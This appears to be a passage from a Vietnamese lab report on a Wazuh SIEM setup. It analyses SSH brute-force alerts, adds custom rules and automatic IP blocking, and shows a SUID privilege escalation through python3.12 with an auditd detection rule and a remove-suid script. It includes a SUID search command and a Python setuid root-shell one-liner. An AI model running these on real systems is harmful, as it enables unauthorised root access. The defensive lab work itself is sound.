
```
<rule id="40111" level="10" frequency="12" timeframe="160">
  <if_matched_group>authentication_failed</if_matched_group>
  <same_source_ip />
  <description>Multiple authentication failures.</description>
  <mitre>
    <id>T1110</id>
  </mitre>
  <group>authentication_failures,pci_dss_10.2.4,pci_dss_10.2.5,gpg13_7.1,gpg13_7.8,gdpr_IV_35.7.d,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7
</rule>
```

Hình 60 Rule 40111

Dữ liệu thực tế từ Wazuh

```
{
  "agent": {
    "ip": "192.168.138.150",
    "name": "UbuntuAgent",
    "id": "004"
  },
  "rule": {
    "id": "40111",
    "level": 10,
    "description": "Multiple authentication failures.",
    "frequency": 12,
    "firedtimes": 5,
    "groups": ["syslog", "attacks", "authentication_failures"],
    "mitre": {
      "technique": ["Brute Force"],
      "id": ["T1110"],
      "tactic": ["Credential Access"]
    }
  },
  "data": {
    "srcip": "192.168.138.20",
    "dstuser": "ubuntu"
  },
  "full_log": "Mar 03 13:39:56 huy-VMware-Virtual-Platform sshd[15459]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.138.20 user=ubuntu"
}
```

Sau khi rule 40111 ở mức Medium xác nhận tổng thể rằng brute force đang diễn ra, nhóm Low severity bên dưới mới là nơi ghi lại từng bước chi tiết của cuộc tấn công. Nhìn vào phân bố Top 5 rules, ba rule liên quan trực tiếp đến SSH chiếm tới 90.2% tổng số alert Low — đây là phản ánh chính xác tần suất Hydra đang hoạt động.



Hình 61 Lọc theo rule id mức severity low

Bảng 8 Các rule id cần lưu ý

Rule ID	Mô tả	Level
5760	authentication_failed	5
5503	authentication_failure	5
2501	LOGIN FAILURE	5

Lý do các rule này nằm ở mức cảnh báo thấp là do đây là các hành vi có thể xảy ra bình thường trong đời sống, như là một nhân viên nhập sai mật khẩu dẫn tới ghi log.

Rule 5503 (10.9%) — Tầng thấp nhất, PAM ghi nhận xác thực thất bại ngay tại cấp độ OS trước khi SSH kịp phản hồi:

pam_unix(sshd:auth): authentication failure;

rhost=192.168.138.20 user=ubuntu

PAM là lớp kiểm tra mật khẩu đầu tiên mà mọi yêu cầu xác thực phải đi qua. Mỗi lần Hydra gửi mật khẩu sai, PAM từ chối và ghi log ngay — đây là “bằng chứng gốc” ở tầng thấp nhất. Rule 5760 (68.9%) — Chiếm gần 70% toàn bộ Low alerts, đây là thông báo Failed password từ SSH daemon sau khi PAM từ chối:

Failed password for ubuntu from 192.168.138.20 port 43796 ssh2

Rule này xuất hiện nhiều nhất vì nó ghi nhận mỗi lần thử của Hydra — với ~100 lần thử thì có ~100 alert 5760. Port nguồn thay đổi ngẫu nhiên mỗi lần (43796, 42356...)


Rule 2501 (10.4%) — SSH chủ động ngắt session sau khi vượt MaxAuthTries:

Disconnecting authenticating user ubuntu 192.168.138.20 port 42356:

Too many authentication failures [preauth]

[preauth] nghĩa là bị ngắt trước khi xác thực thành công — SSH đang tự bảo vệ. Tuy nhiên Hydra không bị cản lại, nó lập tức mở session mới và vòng lặp 5503 → 5760 → 2501 bắt đầu lại từ đầu. Chính vì vậy rule 2501 xuất hiện nhiều lần, tương ứng với số session bị ngắt. Vòng lặp này tiếp diễn liên tục cho đến 13:40:06 — khi Hydra thử đúng mật khẩu ở một session đang chạy và đăng nhập thành công vào tài khoản ubuntu.

C. Custom Rule và cơ chế Active response



```
23 <match>EncodedCommand</match>
24 <description>PowerShell encoded command detected (Sysmon)</description>
25 </rule>
26 </group>
27
28 <group name="local,sshd,brute_force">
29 <rule id="100002" level="8" frequency="5" timeframe="60">
30 <if_matched_sid>5760</if_matched_sid>
31 <same_source_ip/>
32 <description>SSH: Possible brute force detected early - $(srcip)</description>
33 <mitre>
34 <id>T1110.001</id>
35 </mitre>
36 <group>authentication_failures,brute_force</group>
37 </rule>
38
39 <rule id="100003" level="12" frequency="20" timeframe="60">
40 <if_matched_sid>5760</if_matched_sid>
41 <same_source_ip/>
42 <description>SSH: High frequency brute force confirmed - $(srcip)</description>
43 <mitre>
44 <id>T1110.001</id>
45 </mitre>
46 <group>authentication_failures,brute_force</group>
47 </rule>
48
49 </group>
```

Hình 62 Custom Rule cho ssh bruteforce

Nhằm tối ưu hóa hệ thống xử lý sự cố (SOAR) và giải quyết triệt để bài toán Cảnh báo nhầm (False Positive) - ví dụ như trường hợp nhân viên nội bộ vô tình nhập sai mật khẩu - quy trình tương quan log (Log Correlation) đã được thiết kế phân tầng ngay tại hệ thống Wazuh SIEM. Cụ thể, hệ thống áp dụng cơ chế kiểm soát ngưỡng tần suất (Thresholding) với hai cấp độ giám sát:

- Cảnh báo sớm (Early Warning - Rule 100002, Level 8): Hệ thống sẽ ghi nhận và gửi thông báo nhắc nhở khi phát hiện 5 lần đăng nhập thất bại từ cùng một địa chỉ IP trong vòng 60 giây. Đây là ngưỡng mô phỏng hành vi sai sót thông thường của người dùng.
- Ngăn chặn tự động (High-Frequency Attack - Rule 100003, Level 12): Hệ thống chỉ kích hoạt báo động đỏ và tự động gọi Playbook ngăn chặn trên Shuffle khi cường độ truy cập thất bại đạt ngưỡng cao (20 lần liên tiếp trong cùng 60 giây). Tần suất này vượt quá khả năng thao tác thủ công, qua đó khẳng định chắc chắn sự hiện diện của công cụ dò quét (Brute Force Tools).

```

<command>
  <name>firewall-drop</name>
  <executable>firewall-drop</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>firewall-drop</command>
  <location>all</location>
  <rules_id>100003</rules_id>
  <timeout>100</timeout>
</active-response>


```

Hình 63 Active response wazuh cho kịch bản SSH

Wazuh Active Response cho phép tự động thực thi hành động khi một rule kích hoạt — trong trường hợp này là block IP kẻ tấn công ngay khi phát hiện brute force. Cơ chế hoạt động là khi Wazuh nhận được log với id là 40111, Server sẽ ra lệnh cho agent thực thi script firedrop để block IP của kẻ tấn công thông qua tường lửa iptables trong vòng 1 phút để vẫn có thể thực thi các kịch bản sau đó mà không bị ngăn cản lại, nếu muốn block vô thời hạn chỉ cần chỉnh tham số sau đây.

```
<timeout_allowed>no</timeout_allowed>
```

Nếu muốn triển khai tự động hóa phản hồi sự cố thì bên phía agent phải bật wazuh-execd. Tiến hành kiểm tra bằng câu lệnh: `sudo systemctl status wazuh-agent`




```

huy@huy-VMware-Virtual-Platform:~$ sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Sat 2026-03-07 10:15:33 +07; 1s ago
     Process: 6285 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 32 (limit: 2209)
   Memory: 478.4M (peak: 482.6M)
      CPU: 9.512s
   CGroup: /system.slice/wazuh-agent.service
           └─6307 /var/ossec/bin/wazuh-execd
             └─6315 /var/ossec/bin/wazuh-agentd
               └─6329 /var/ossec/bin/wazuh-syscheckd
                 └─6342 /var/ossec/bin/wazuh-logcollector
                   └─6356 /var/ossec/bin/wazuh-modulesd
                     └─6731 sshd -T

```

Hình 64 Wazuh execd daemon

Ta tiến hành chạy lại kịch bản brute force từ máy attacker để kiểm thử độ chính xác của rule và cơ chế active response của Wazuh.



Hình 65 Custom rule hoạt động ổn trên Wazuh

Ta kiểm tra phản hồi sự cố bên máy agent: `sudo tail -f /var/ossec/logs/active-responses.log`


```
(kali@kali)-[~]
$ ssh ubuntu@192.168.138.150
ssh: connect to host 192.168.138.150 port 22: Connection timed out
(kali@kali)-[~]
$
```

Hình 67 Kết quả sau khi Active Response

Đây là dấu hiệu packet bị drop hoàn toàn ở tầng network bởi iptables, không có phản hồi nào được gửi lại cho Kali. Kẻ tấn công lúc này hoàn toàn bị cô lập khỏi Victim 2 mà không biết lý do tại sao kết nối không thành công.

3.3.2.2 Kịch bản Privilege Escalation

A. Thực hiện tấn công

Sau khi attacker có mặt trong hệ thống của mục tiêu, kiểm tra xem tài khoản người dùng này có quyền sudo không: `sudo -l`.

```
ubuntu@huy-VMware-Virtual-Platform:~$ sudo -l
[sudo] password for ubuntu:
Sorry, user ubuntu may not run sudo on huy-VMware-Virtual-Platform.
ubuntu@huy-VMware-Virtual-Platform:~$
```

Hình 68 Câu lệnh kiểm tra quyền sudo

Như chúng ta có thể thấy user Ubuntu hoàn toàn không có quyền sudo trên hệ thống này. Kẻ tấn công sử dụng lệnh `find / -perm -u=s -type f 2>/dev/null` để rà soát toàn bộ hệ thống nhằm tìm kiếm các tệp tin thực thi có thiết lập bit SUID. Mục tiêu là tìm ra các chương trình cho phép người dùng thông thường chạy với đặc quyền của chủ sở hữu (thường là root) để khai thác lỗi cấu hình.

```
ubuntu@huy-VMware-Virtual-Platform:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/mount
/usr/bin/umount
/usr/bin/python3.12
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/sudo
```

Hình 69 Kết quả tìm kiếm các tệp tin có quyền SUID trên máy mục tiêu.

Hình 37 cho thấy danh sách các tệp tin SUID, trong đó nổi bật là đường dẫn `/usr/bin/python3.12` đã bị cấu hình sai (misconfiguration). Do Python có khả năng can thiệp sâu vào hệ thống, kẻ tấn công đã lợi dụng điều này để thực thi mã độc nhằm chuyển


đổi định danh người dùng (UID) về 0: `python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'`

```
/snap/core22/2292/usr/libexec/potkit-agent-netper=1
ubuntu@huy-VMware-Virtual-Platform:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@huy-VMware-Virtual-Platform:~# whoami
root
root@huy-VMware-Virtual-Platform:~# id
uid=0(root) gid=1001(ubuntu) groups=1001(ubuntu),100(users)
root@huy-VMware-Virtual-Platform:~#
```

Hình 70 Leo thang thành công

B. Phân tích log Wazuh

Chúng ta sẽ lọc theo kỹ thuật tấn công MITRE: Privilege Escalation



Hình 71 Lọc theo MITRE

Khi kẻ tấn công lợi dụng SUID bit trên binary Python để thực hiện `os.setuid(0)`, hệ thống Wazuh sẽ không nhận được bất kỳ cảnh báo nào, việc này là do các luật mặc định của Wazuh chủ yếu dựa trên việc phân tích tệp tin nhật ký (Log-based detection) như `/var/log/auth.log`. Hành vi gọi hàm `setuid` diễn ra trực tiếp thông qua các lời gọi hệ thống (System Calls) bên trong bộ nhớ tiến trình, vốn không sinh ra bất kỳ dòng log văn bản nào trong các tệp tin nhật ký truyền thống. Nếu không có sự hỗ trợ từ các module giám sát hành vi chuyên sâu như Auditd, SIEM sẽ không thể có dữ liệu đầu vào để phân tích hành vi này.

Để lấp đầy các lỗ hổng phát hiện nêu trên quản trị viên sẽ triển khai giải pháp Hardening Module Auditd: Cấu hình giám sát chi tiết các System Calls nhạy cảm để bắt quả tang hành vi lạm dụng SUID bit ngay khi tiến trình được khởi tạo.

C. Custom rule và cơ chế Active response

```
GNU nano 7.2 /etc/audit/rules.d/audit.rules *
## First rule - delete all
-D

## Increase the buffers to survive stress events.
## Make this bigger for busy systems
-b 8192

## This determine how long to wait in burst of events
--backlog_wait_time 60000

## Set failure mode to syslog
-f 1
-w /usr/bin/python3.12 -p x -k prive_esc
```

Hình 72 Cấu hình luật Auditd giám sát hành vi thực thi tệp tin Python trên Ubuntu Agent.

Thay vì chỉ giám sát các tệp nhật ký văn bản, module Linux Audit Daemon (Auidtd) được cài đặt và cấu hình trên Ubuntu Agent để theo dõi trực tiếp các lời gọi hệ thống (System calls).

Một "bẫy" giám sát được thiết lập nhằm theo dõi quyền thực thi (execute) đối với tệp tin python3.12. Bất kỳ tiến trình nào gọi đến tệp tin này đều sẽ được Auditd ghi nhận và gắn nhãn (key) là prive_esc để phục vụ cho việc bóc tách dữ liệu sau này.

Đồng thời, cấu hình của Wazuh Agent (ossec.conf) cũng được tinh chỉnh để cấp quyền cho phép Agent đọc dữ liệu từ tệp tin /var/log/audit/audit.log với định dạng chuẩn của Auditd, đảm bảo luồng dữ liệu được đẩy về Manager liên tục theo thời gian thực.

```
huy@huy-VMware-Virtual-Platform: ~
GNU nano 7.2 /var/ossec/etc/ossec.conf *
</localfile>

<localfile>
  <log_format>full_command</log_format>
  <command>netstat -tulnp | sed 's/\<([[:alnum:]]\+\\) \<([[:digit:]]\+\\) \<([[:d
```

Hình 73 Cấu hình Wazuh Agent thu thập log hành vi từ Auditd.

Nhóm tiến hành xây dựng một tập luật tùy chỉnh (Custom Rule ID: 100004). Tập luật này sử dụng kỹ thuật kế thừa (Overwrite) từ Rule 92600, đồng thời bổ sung điều kiện lọc dựa trên trường audit.key. Khi nhãn prive_esc xuất hiện, cảnh báo sẽ lập tức bị đẩy lên mức Nghiêm trọng (Level 14). Quá trình này được kiểm thử và xác minh tính chính xác thông qua công cụ wazuh-logtest trên máy chủ Manager.

```
huy@huy-VMware-Virtual-Platform: ~
GNU nano 7.2 /var/ossec/etc/rules/local_rules.xml
<id>T1110.001</id>
</mitre>
<group>authentication_failures,brute_force</group>
</rule>

<!--
Rule 100002: Brute force cường độ cao
10 lần thất bại / 60 giây từ cùng IP
-->
<rule id="100003" level="12" frequency="10" timeframe="60">
  <if_matched_sid>5760</if_matched_sid>
  <same_source_ip/>
  <description>SSH: High frequency brute force confirmed - $(srcip)</description>
  <mitre>
    <id>T1110.001</id>
  </mitre>
  <group>authentication_failures,brute_force</group>
</rule>
</group>

<group name="local,audit,">
  <rule id="100004" level="14">
    <if_sid>92600</if_sid>
    <field name="audit.key">prive_esc</field>
    <description>CẢNH BÁO NGUY HIỂM: Phát hiện hành vi nghi ngờ leo thang đặc quyền qua Python SUID!</description>
    <mitre>
      <id>T1548.001</id>
    </mitre>
  </rule>
</group>
```

Hình 74 Cấu hình tập luật tùy chỉnh (Custom Rule 100004) phát hiện hành vi leo thang đặc quyền.

```
huy@huy-VMware-Virtual-Platform: ~$ sudo /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.14.1
Type one log per line

type=SYSCALL msg=audit(1774932866.266:739): arch=c000003e syscall=59 success=yes exit=0 a0=61a708382c70 a1=61a70839a3a0 a2=61a7083d6300 a3=61a708383920 items=2 ppi
d=17041 pid=17054 uid=1001 uid=1001 gid=1001 euid=0 suid=0 fsuid=0 egid=1001 sgid=1001 fsgid=1001 tty=pts1 ses=89 comm="python3" exe="/usr/bin/python3.12" subj=un
confined key="prive_esc"

**Phase 1: Completed pre-decoding.
full event: 'type=SYSCALL msg=audit(1774932866.266:739): arch=c000003e syscall=59 success=yes exit=0 a0=61a708382c70 a1=61a70839a3a0 a2=61a7083d6300 a3=61a
708383920 items=2 ppid=17041 pid=17054 uid=1001 uid=1001 gid=1001 euid=0 suid=0 fsuid=0 egid=1001 sgid=1001 fsgid=1001 tty=pts1 ses=89 comm="python3" exe="/usr/bi
n/python3.12" subj=unconfined key="prive_esc"'

**Phase 2: Completed decoding.
name: 'auditd'
parent: 'auditd'
audit.arch: 'c000003e'
audit.auid: '1001'
audit.command: 'python3'
audit.egid: '1001'
audit.euid: '0'
audit.exe: '/usr/bin/python3.12'
audit.exit: '0'
audit.fsgid: '1001'
audit.fsuid: '0'
audit.gid: '1001'
audit.id: '739'
audit.key: 'prive_esc'
audit.pid: '17054'
audit.ppid: '17041'
audit.session: '89'
audit.sgid: '1001'
audit.success: 'yes'
audit.suid: '0'
audit.syscall: '59'
audit.tty: 'pts1'

**Phase 3: Completed filtering (rules).
id: '100004'
level: '14'
description: 'CẢNH BÁO NGUY HIỂM: Phát hiện hành vi nghi ngờ leo thang đặc quyền qua Python SUID!'
groups: ['local', 'audit']
firedtimes: '1'
mail: 'True'
mitre.id: 'T1548.001'
mitre.tactic: 'Privilege Escalation', 'Defense Evasion'
mitre.technique: 'Setuid and Setgid'

**Alert to be generated.
```

Hình 75 Kiểm thử thành công tập luật và mức độ cảnh báo (Level 14) bằng công cụ wazuh-logtest.

Khi kịch bản tấn công leo thang đặc quyền được thực hiện lại, hệ thống phòng thủ đã phản ứng chính xác theo đúng thiết kế. Cảnh báo mức độ Critical (Level 14) lập tức xuất hiện trên Wazuh Dashboard.


```

243 </active-response>
244
245 <command>
246   <name>remove-suid</name>
247   <executable>remove-suid.sh</executable>
248   <timeout_allowed>no</timeout_allowed>
249 </command>
250
251 <active-response>
252   <command>remove-suid</command>
253   <location>local</location>
254   <rules_id>100004</rules_id>
255 </active-response>
256

```

Hình 77 Cấu hình module Active Response trên Wazuh Manager nhằm kích hoạt lệnh `remove-suid` khi Rule 100004 được cảnh báo

Tại máy chủ Ubuntu Agent, một tập lệnh shell tùy chỉnh (`remove-suid.sh`) được xây dựng để làm nhiệm vụ thực thi. Tập lệnh này sử dụng thư viện `jq` để phân tích cú pháp chuỗi JSON do Manager gửi tới, trích xuất chính xác đường dẫn tệp tin và tự động thực thi lệnh `chmod u-s,g-s <đường_dẫn_tệp>` nhằm tước bỏ đặc quyền SUID/SGID nguy hiểm và kết thúc phiên nếu attacker đang truy cập thông qua SSH.

```

huy@huy-VMware-Virtual-Platform:~$ sudo cat /var/ossec/active-response/bin/remove-suid.sh
[sudo] password for huy:
#!/bin/bash
read -r INPUT

# 1. DEBUG: Bắt toàn bộ lệnh Manager gửi xuống ghi vào file để rình xem nó có gọi không
echo "$(date) - Dữ liệu thô nhận được: $INPUT" >> /var/ossec/logs/ar-debug.log

# 2. Bóc tách đường dẫn
FILE_PATH=$(echo $INPUT | jq -r '.parameters.alert.data.audit.exe')
FILE_PATH=$(echo $INPUT | jq -r '.parameters.extra_args[0]')

# 3. Xử lý và ghi log
if [ "$FILE_PATH" != "null" ] && [ -f "$FILE_PATH" ]; then
  chmod u-s,g-s "$FILE_PATH"
  pkill -9 -u ubuntu
  echo "$(date) - [ACTIVE RESPONSE] Đã tước SUID thành công trên: $FILE_PATH" >> /var/ossec/logs/active-responses.log
else
